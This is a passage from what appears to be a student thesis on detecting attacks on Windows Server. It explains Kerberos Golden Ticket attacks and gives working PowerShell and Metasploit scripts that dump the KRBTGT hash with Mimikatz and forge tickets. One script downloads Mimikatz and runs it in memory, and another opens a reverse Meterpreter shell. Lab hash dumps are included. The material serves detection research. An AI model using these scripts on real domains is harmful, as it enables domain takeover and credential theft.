


Figure 4.9: “Increment 7: VirusTotal integration” planning




Figure 4.10: “Closing of the project” planning

4.3.4 Real planning

Due to changes on the scope and a 3 month delay due to personal matters of the student there is a big difference with the initial planning.




Figure 4.11: Planning simplification




Figure 4.12: “Beginning of the project” planning

This was not planned beforehand but it seemed like a good idea to leave some time to investigate exactly what did change while the project was on hold. Also a new setup of critical installations, because the documentation of the process before was lacking in details.




Figure 4.13: “Updating tools of the project” planning



Figure 4.14: "Increment 1: Common attacks in Windows Server" planning

Chapter 5

Technologies and tools

5.1 Development technologies and tools

5.2 Pentesting technologies and tools

powershell, metasploit, mimikatz

5.3 Documentation technologies and tools

git, vim, latex, simplescreenrecorder, youtube, draw.io awk para gestionar la memoria aspell para las faltas

5.4 Other technologies and tools

Chapter 6

Increment 1: Common attacks in Windows Server

6.1 Golden Ticket

Windows domains are a very common way to manage network accounts in companies. The servers of this kind of domain are Domain Controllers and the program that handles the domain directory is the Active Directory. The Domain Controller (DC) runs the Key Distribution Center (KDC), which handles Kerberos ticket requests, which are used to authenticate users and allow access to services (for example login).

The KRBTGT account is the equivalent of a super-administrator account for Kerberos. It is used to encrypt and sign all Kerberos tickets within a domain, so DCs use the account password to decrypt Kerberos tickets for validation. By default this account password never changes and the account name is the same in every domain[31].

The process to access a service is as follows[32][33][34]:

1. The user request a Ticket Granting Ticket (TGT). This ticket is encrypted with the KDC key and is used for request to the KDC one or more Ticket Granting Service (TGS). This request is ciphered with the user hash.
2. The DC returns the requested TGT is everything is in order.
3. The user requests the TGS.
4. The DC returns the requested TGS is everything is in order.
5. The user sends a request to a computer running a service to make use of it. For this the TGS is sent.

6. Optionally the Privilege Attribute Certificate (PAC) can be sent to the DC to be verified. The PAC is a structure present in almost every ticket that contains the privileges of the user and it is signed with the KDC key. Nevertheless, the PAC verification checks only its signature, without inspecting if privileges inside of PAC are correct. Furthermore, a client can avoid the inclusion of the PAC inside the ticket by specifying it in KERB-PA-PAC-REQUEST field of ticket request. Unfortunately most services do not validate the PAC.
7. Optionally the DC returns the result to the computer that requested it, which should be running the service in question.
8. Optionally the user receives the response to his request to use the service.




Figure 6.1: Steps for Kerberos authentication

The Golden Ticket attack depends on obtaining the password information of the KRBTGT account to generate a forged TGT. It can provide the attacker with the desired privileges in the AD (like administrator).

This means we can generate TGTs to access every account within the AD. This forged TGT is what we call Golden Ticket. The Golden Ticket does not depend at all of the administrator password of the AD, which means that changing this

password does not invalidate a Golden Ticket in anyway.

Because the attack uses a valid TGT is very hard to detect it is a forgery. Once it has been generated the TGT can be used at any time and any amount of times until the time expiration. Any TGS obtained from a Golden Ticket is no longer a forgery, because is generated from the DC.

The password information of the KRBTGT account can be just the hash of the password, which is stored in memory and can be retrieved with enough local privileges in a DC. To generate the Golden Ticket the attacker also needs the domain name and the SID of the domain to which the KRBTGT account belongs, which are trivial to get[31].

Furthermore once the required data is obtained the Golden Ticket can be generated offline using certain programs, like Mimikatz. This means is impossible to detect the creation of the ticket itself if is not done on a computer in the network.

It follows that this attack can only be detected either during the steps needed to create the TGT (get the hash of the KRBTGT account) or by the use of the TGT.

By default Mimikatz sets the forged ticket age to 10 years, which is useful to some attackers because they would need only one attack to compromise the entire network for that time.

6.1.1 Exploit methods

To keep this simple we are only explaining the basics of the techniques used in some of the exploits that can be used for a Golden Ticket attack. Because some of the exploits are similar we number them for easier identification. The scripts in the next exploits were used to understand the different ways to perform Golden Ticket attacks and during the tests to try to detect them. Of course there are more ways to generate a Golden Ticket, and some are much more harder to detect, but there is no time to examine them all. Also it is possible to combine several of the next exploits or change some of their steps.

For example there is a sever-agent version of Mimikatz called Pypykatz[35][36] that is very new and should be a bit harder to detect that the exploits showed here. Unfortunately the student could not make it retrieve the KRBTGT hash.

These scripts try to automate as much of the process as possible, which is normally done in an interactive way. This automation helps to ensure that the results are the same each time and reduces the time for each test. All the tests in this project were executed at least twice. Tests were repeated if there were changes that could affect their results.

Exploit 1: Local Mimikatz in DC

This requires local administrator privileges in the DC and also an already downloaded version of Mimikatz in the DC, which the attacker can easily get after gaining privileges. If we were to use this example as it is it will probably be detected by the antivirus and Windows Defender, but again they can be disabled by a local administrator and there are techniques to avoid being detected by them.

```
cd C:\Users\Administrator\Downloads #path to mimikatz
$(
    .\mimikatz.exe privilege::debug "lsadump::lsa /inject /name:krbtgt
    ↪ " exit #get the needed data
) *>&l > output.txt

#split the data in variables
$tdomain = Get-Content .\output.txt | findstr Domain | %{ $_.Split('
    ↪ ')[2] ; }
$tdomain = $tdomain + '.local'
$sid = Get-Content .\output.txt | findstr Domain | %{ $_.Split(' ')
    ↪ [4] ; }
$ntlm = Get-Content .\output.txt | findstr NTLM|Select-Object -first
    ↪ 1 | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

.\mimikatz.exe privilege::debug "kerberos::golden /domain:$tdomain /
    ↪ sid:$sid /rc4:$ntlm /user:Administrator /id:500 /ptt" exit
```

Listing 6.1: Script to generate and inject a Golden Ticket in the local DC

The script uses Mimikatz to get the needed data to generate the Golden Ticket, saving it to a file for convenience. Then the data is split in variables, each being a piece for generating the forged ticket. The *exit* parameter is to exit the Mimikatz shell after executing the command.

After injecting the ticket (with the */ptt* option) we have administrator privileges in the AD, so we can use any service in the AD in this powershell session, any command we type should be allowed. Without the injection option Mimikatz would store the ticket in a file, which we can inject at any time with Mimikatz. The id 500 is the normal id for the administrator account in the AD. This script can be executed in multiple ways, for example from a powershell interactive terminal run as an administrator.

```
.#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##   /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /inject /name:krbtgt
Domain : WAZUH / S-1-5-21-3307301586-4221688441-1196996515

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : ec9183c701e861eda574d85939d635cd
  LM   : ~
  Hash NTLM: ec9183c701e861eda574d85939d635cd
    ntlm- 0: ec9183c701e861eda574d85939d635cd
    lm   - 0: e3fdacbcf66ca710dd67d4adaf560a14

* WDigest
  01 aaf3934513bd56bdf87488e6b5fe3a91
[... 27 hashes go here ...]
  29 39dcc556a07bd3f75676e85a8c2cda89

* Kerberos
  Default Salt : WAZUH.LOCALkrbtgt
  Credentials
    des_cbc_md5      : 54e9bf86381c91f2

* Kerberos-Newer-Keys
  Default Salt : WAZUH.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 8
    ↪ e3a85194965b2d7eaf10a92f46cf39f942b9c81ed3b5762e8dbb25d9b67b740
    aes128_hmac      (4096) : 6b4634f9504406a36e5cde7a2dc4c492
    des_cbc_md5      (4096) : 54e9bf86381c91f2

* NTLM-Strong-NTOWF
  Random Value : 695441dc49e4a555d68265deb0e13f4f

mimikatz(commandline) # exit
Bye!

```

Listing 6.2: Example of the contents of the output file

The password hash of the KRBTGT account is retrieved by Mimikatz interacting with the Local Security Authority (LSA) or Local Security Authority Subsystem Service (LSASS), which is run by the lsass.exe process.

This process is the Windows service responsible for providing single sign-on functionality. With it users are not required to re-authenticate each time they access resources. It provides access not only to the authenticated user's credentials, but every set of credentials used by every open session since the last boot.

Mimikatz exploits this cache of credentials and reports the results to the user in the various forms employed by LSASS[37][38][39][40][41].

Exploit 2: Mimikatz from memory in DC

This is similar to the previous example but instead of having a downloaded version of Mimikatz (stored in the disk) we download the program directly into the

powershell session, so Mimikatz is never stored in disk. The clear advantage over the previous one is that it should be harder to detect.

With slight changes this could work in a computer that is not a DC, if the attacker compromised a workstation a domain admin logged onto[41].

```

IEX ([System.Text.Encoding]::UTF8.GetString((New-Object system.net.
    ↳ WebClient).DownloadData("https://raw.githubusercontent.com/
    ↳ phra/PowerSploit/4c7a2016fc7931cd37273c5d8e17b16d959867b3/
    ↳ Exfiltration/Invoke-Mimikatz.ps1"))))

$(
    Invoke-Mimikatz -Command '"lsadump::lsa /inject /name:krbtgt"'
) *>&1 > output.txt

$tdomain = Get-Content .\output.txt | findstr Domain | %{ $_.Split('
    ↳ ') [2] ; }
$tdomain = $tdomain + '.local'
$sid = Get-Content .\output.txt | findstr Domain | %{ $_.Split(' ')
    ↳ [4] ; }
$ntlm = Get-Content .\output.txt | findstr NTLM|Select-Object -first
    ↳ 1 | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

$write = "Invoke-Mimikatz -Command '"kerberos::golden /domain:
    ↳ $tdomain /sid:$sid /rc4:$ntlm /user:Administrator /id:500 /ptt
    ↳ '"'"' "
$(
    echo $write
) *>&1 > temp_mem.ps1

.\temp_mem.ps1

```

Listing 6.3: Script to run Mimikatz only in memory and inject a Golden Ticket in the local DC

The script downloads a version of Mimikatz from Github and creates a powershell object with its contents, that can be invoked at any time in this shell[42][43]. Then as before it dumps the needed information to generate the Golden Ticket in a file, which is read and parsed to store the interesting parameters into variables.

I was having trouble trying to automate the last *Mimikatz* command to work with the parameters in the variables so as a workaround I write a new file that has the command with those parameters and then I run the file.

On the one hand it can be harder to detect with obfuscation, renaming and not using such an obvious url. On the other hand powershell can be monitored for downloading commands, particularly those with objects.

Exploit 3: Mimikatz with DCSync

The DCSync is a Mimikatz feature which will try to impersonate a DC and request account password information from the targeted DC. This technique is less noisy as it does not require direct access to a DC (which are often heavily monitored)[41][39]. To run Mimikatz we still need local administrator privileges in the computer.

```
cd C:\Users\Administrator\Downloads #path to mimikatz
$(
    .\x64\mimikatz.exe "lsadump::dcsync /user:krbtgt" exit
) *>&l > output.txt

$tdomain = Get-Content .\output.txt | findstr Salt |Select-Object -
    ↳ first 1| %{ $_.Split(':')[1] ; }| %{ $_.Split('krbtgt')[0] ;
    ↳ }| %{ $_.Split(' ')[1] ; }
$ssid = Get-Content .\output.txt | findstr Object | findstr Security
    ↳ | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }
$ntlm = Get-Content .\output.txt | findstr Hash| findstr NTLM| %{ $_
    ↳ .Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

.\x64\mimikatz.exe privilege::debug "kerberos::golden /domain:
    ↳ $tdomain /sid:$ssid /rc4:$ntlm /user:Administrator /id:500 /ptt
    ↳ " exit
```

Listing 6.4: Script to run Mimikatz with DCSync from a no DC computer in the AD network

This follows the same structure as the previous cases, but this time with the dcsync option. The disadvantage in this case is that there needs to be a connection to a running DC that is not being monitored for the requests Mimikatz sends. There are open source tools available for this kind of monitoring[44].

Exploit 4: DCSync with Kiwi

In this case the access to the no-DC computer in the targeted network is done through Metasploit and its own version of Mimikatz called Kiwi[39]. We use the Kali virtual machine to execute Metasploit outside the AD, but we could have used a Windows machine running in the AD to do the same.

We need to know the password of the account we want to access remotely and the targeted computer needs to have a SMB share. In this case the variable *SMBPass* stores the password, which is *Passw0rd*.

```
use exploit/windows/smb/psexec
set RHOSTS 10.0.3.3
set payload windows/meterpreter/reverse_tcp
```

```

set SHARE C$
set SMBUser Administrator
set SMBPass Passw0rd
set LHOST 10.0.3.50
run

```

Listing 6.5: Part 1 of the remote DCSync exploit automation

This runs a remote process, exploiting the SMB capabilities to run commands to spawn a Meterpreter shell[45] with administrator privileges. There is a chance that the *run* command fails to provide a Meterpreter shell at this stage, but trying again always ends working because the session is not getting created even though the exploit is working.

Now we are in a Meterpreter shell, which we can use to get the exact privileges we need for the next part. This is because even though we have administrator privileges there are different kinds of administrator privileges on Microsoft systems.

```

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.3.50:4444
[*] 10.0.3.3:445 - Connecting to the server...
[*] 10.0.3.3:445 - Authenticating to 10.0.3.3:445 as user 'Administrator'...
[*] 10.0.3.3:445 - Selecting PowerShell target
[*] 10.0.3.3:445 - Executing the payload...
[+] 10.0.3.3:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.0.3.3
[*] Meterpreter session 1 opened (10.0.3.50:4444 -> 10.0.3.3:49739) at 2019-03-15 21:29:04 +0100

meterpreter >

```

Figure 6.2: Meterpreter shell running

To do this we look for a session running administrator privileges in the AD. In this case the targeted machine had a powershell session running as administrator, to which we migrate.

```

meterpreter > ps |grep powershell
Filtering on 'powershell'

Process List
=====
PID  PPID  Name           Arch  Session  User              Path
---  ---  ---
2560  3320  powershell.exe x64   2         WAZUH\Administrator C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
3268  1472  powershell.exe x86   0         NT AUTHORITY\SYSTEM C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

meterpreter > migrate 2560
[*] Migrating from 3268 to 2560...
[*] Migration completed successfully.
meterpreter >

```


Figure 6.3: Migration to a powershell session as AD administrator

Now we are ready to run the real exploit. This loads the Metasploit version of Mimikatz (Kiwi) in the Meterpreter shell, allowing the attacker to use Kiwi commands. The command in this case retrieves the information of the KRBTGT account needed to generate the Golden Ticket.

In this case the generation of the ticket is not using the data in an automated way, because there was no real need since is the same every time and the time needed to do this with Ruby felt like a waste. In this case the ticket is saved to the `/tmp/golden.tck` file in the Kali machine.

```
load kiwi
dcsync_ntlm krbtgt
golden_ticket_create -d wazuh.local -u Administrator -s S
    ↪ -1-5-21-3307301586-4221688441-1196996515-502 -k
    ↪ ec9183c701e861eda574d85939d635cd -t /tmp/golden.tck
```

Listing 6.6: Part 2 of the remote DCSync exploit automation



```
meterpreter > resource /root/kiwi_dcsync_p2.rc
[*] Processing /root/kiwi_dcsync_p2.rc for ERB directives.
resource (/root/kiwi_dcsync_p2.rc)> load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.1.1 20180925 (x64/windows)
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
resource (/root/kiwi_dcsync_p2.rc)> dcsync_ntlm krbtgt
[+] Account      : krbtgt
[+] NTLM Hash    : ec9183c701e861eda574d85939d635cd
